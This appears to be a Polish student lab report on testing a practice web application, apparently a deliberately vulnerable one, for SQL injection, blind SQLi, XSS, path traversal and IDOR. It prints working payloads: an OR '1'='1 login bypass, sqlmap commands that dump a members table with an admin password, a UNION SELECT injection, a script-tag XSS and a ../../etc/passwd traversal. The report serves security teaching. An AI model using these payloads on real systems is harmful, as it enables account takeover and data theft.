Laboratorium 3 BOT

Ataki na aplikacje www

Autorzy:


- Wawrzyńczak Michał
- Gryka Paweł

Cel: Przeprowadzić badanie bezpieczeństwa stouny www pod kontem występowania natępujących podatności podatności:


- SQL Injection (SQLI),
- Blind SQLI,
- Reflected Cross Site Scripting (XSS),
- Stored XSS,
- Path Traversal,
- Insecure Direct Object Reference,
- Cross Site Request Forgery.

1. W przypadku ataków wykorzystujących SQLI:

- **a) podatność SQLI należy wykryć ręcznie**
  - Wykorzystaliśmy SQL Injection w panelu logowania wpisując następująco ciągi znaków zarówno w polu `Email` jak i `Password`:
    `admin@aga.com' OR '1'='1` (losowy ciąg znaków+ OR + wyrażenie zawsze prawdziwe)



- Jak się później okazało udało zelogowalismy się na konto posiadające uprawnienia administratora.



- **b) pomocą sqlmap należy pozyskać dane związane z badana aplikacją (najlepiej dane osobowe lub wrażliwe)**
  - Wykorzystując narzędzie sqlmap wylistowaliśmy kolumny tabeli `tblMembers` z basy serattle.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.241.136/login.php" --data="usermail=a@admin.com' or '1'='1&password=add' or '1'='1" --dbs -D se
attle -T tblMembers --columns
```

```
[06:49:28] [INFO] fetching columns for table 'tblMembers' in database 'seattle'
[06:49:28] [INFO] resumed: 'id'
[06:49:28] [INFO] resumed: 'int(11)'
[06:49:28] [INFO] resumed: 'username'
[06:49:28] [INFO] resumed: 'varchar(64)'
[06:49:28] [INFO] resumed: 'password'
[06:49:28] [INFO] resumed: 'varchar(20)'
[06:49:28] [INFO] resumed: 'session'
[06:49:28] [INFO] resumed: 'varchar(32)'
[06:49:28] [INFO] resumed: 'name'
[06:49:28] [INFO] resumed: 'varchar(64)'
[06:49:28] [INFO] resumed: 'blog'
[06:49:28] [INFO] resumed: 'int(11)'
[06:49:28] [INFO] resumed: 'admin'
[06:49:28] [INFO] resumed: 'int(11)'
Database: seattle
Table: tblMembers
[7 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| session  | varchar(32) |
| admin    | int(11)     |
| blog     | int(11)     |
| id       | int(11)     |
| name     | varchar(64) |
| password | varchar(20) |
| username | varchar(64) |
+----------+-------------+

[06:49:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.136'

[*] ending @ 06:49:28 /2022-04-29/
```


  - Następnie udało nam się pobrać dane znajdujące sie w tej tabeli

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.241.136/login.php" --data="usermail=a@admin.com' or '1'='1&password=add' or '1'='1" --dbs -D se
attle -T tblMembers --dump
```

```
+----+------+-------+-------+----------+-----------------------+------------------------------------------------------------
-+
| id | blog | name  | admin | password | username              | session
 |
+----+------+-------+-------+----------+-----------------------+------------------------------------------------------------
-+
| 1  | 1    | Admin | 1     | Assasin1 | admin@seattlesounds.net | 4cff8a69eb2824aebd478b9745ba6955 (admin@seattlesounds.net)
 |
+----+------+-------+-------+----------+-----------------------+------------------------------------------------------------
-+
```


- c) stworzyć ręcznie zapytanie SQL, za pomocą którego można pozyskać dane związane z badaną aplikacją (najlepiej dane osobowe lub wrażliwe)
  - Wykorzystaliśmy parametr `prod` na stronie `192.168.241.136/details.php?prod=11&type=1`
    Jako parametr `prod` podaliśmy następujące ciąg znaków:
    `11 UNION SELECT 1,2,3,4,GROUP_CONCAT(password) FROM tblMembers --+`.
    Został on zinterpretowany jako odpowiednie zapytanie SQL, w wyniku którego zostało

zwrócone hasło znajdujące się w bazie danych




Co ciekawe nie udawało się wyświetlić hasła do momentu aż ustawiliśmy wartość parametru prod rozpoczynającą się od indeksu produktu, który **nie instnieje** w bazie danych. Nie jesteśmy w stanie jednoznacznie stwierdzić przyczyny takiego zachowania.

- d) w przypadku Blind SQLI należy ręcznie pokazać, że dana podatność występuje
  - W celu sprawdzenia Blind SQLI ponownie wykorzystaliśmy ten sam parametr co w poprzednim zadaniu - `prod` na stronie `192.168.241.136/details.php?prod=5&type=2`. Dokonaliśmy dwóch modyfikacji wartości parametru, aby sprawdzić czy jest ona interpretowana przez silnik bazodanowy.
    1. `192.168.241.136/details.php?prod=1 and 1=1 &type=2`
       Wysyłając takie zapytanie strona poprawnie wyświetla szczegóły produktu o id 5




    2. `192.168.241.136/details.php?prod=1 and 1=2 &type=2`
       Wysyłając takie zapytanie strona nie wyświetla szczegółów produktu




Takie zachowanie świadczy o tym, że aplikacja interpretuje dodawane ciągi znaków `and 1=1` i `and 1=2`, a co za tym wykonanie ataku SQLI jest możliwe.

2. W przypadku ataków wykorzystujących XSS wykorzystać Burp Suite i pokazać występowanie XSS w odpowiedzi (response) oraz na stronie www

- Pokazaliśmy możliwość wykonania dwóch typów ataku XSS
  - Non-persistent (reflected) XSS
    Podając do parametru `author` na stronie `192.168.241.136/blog.php?author=1` wartość `<script>alert('xss')</script>` pokazuje to, że możliwe jest wykonanie ataku reflected XSS




  - Persistant (stored) XSS
    Jak pokazaliśmy w punkcjie 1.a udało nam się uzyskać dostęp do konta z uprawnieniami administratora. Konto to ma możliwosc edytowania istniejących stron.
    Zmodyfikowaliśmy jedną z nich tak aby po wejści wyśietlany był alert z wiadomością `Hello beautiful student`. W ten sposób wykonaliśmy atak stored XSS.



3. W przypadku ataku wykorzystującego Path Traversal należy wykorzystać narzędzie Burp Suite


Podatność na atak `Path Traversal` wsytępuje na przykład na poddomenie `/download.php?item=X`. Na miejscu X normalnie znajduje się ścieżka do pliku `Brochure.pdf`, jednakżew to miejce można wpisać inną ścieżkę. Klasykiem przydatnych plików jest oczywiście `/etc/passwd`, dlatego ten właśnie spróbowalismy otrzymać. Żeby to edytowaliśmy część zapytania za `"item="` tak by zawierała tekst `"../../../../../../../../etc/passwd"` i wysłaliśmy zapytanie. W odpowiedzi otrzymaliśmy zawartość pliku. Operacje z wykorzystaniem Burp Suite i jej wynik widać poniżej:




4. W przypadku ataku wykorzystującego Insecure Direct Object Reference należy pokazać jakie dane mogą być ujawnione

Podatność na atak `Insecure Direct Object Reference` występuje w paru miejscach. Przykładem może tu być poddomena `/blog.php?author=X`, za pomocą której można enumerować użytkowników bloga jedynie zmieniając wartosć po `"author="`. Na badanej stronie istnieje tylko jeden uzytkownik (admin) ale przez co nie widać bardzo dobrze efektu naszych działań, jednakże poniżej przedstawiamy POC podatności.


Podatna poddomena



Przechwycenie wysyłanego requesta




Zamiana parametru na kolejne liczy naturalne



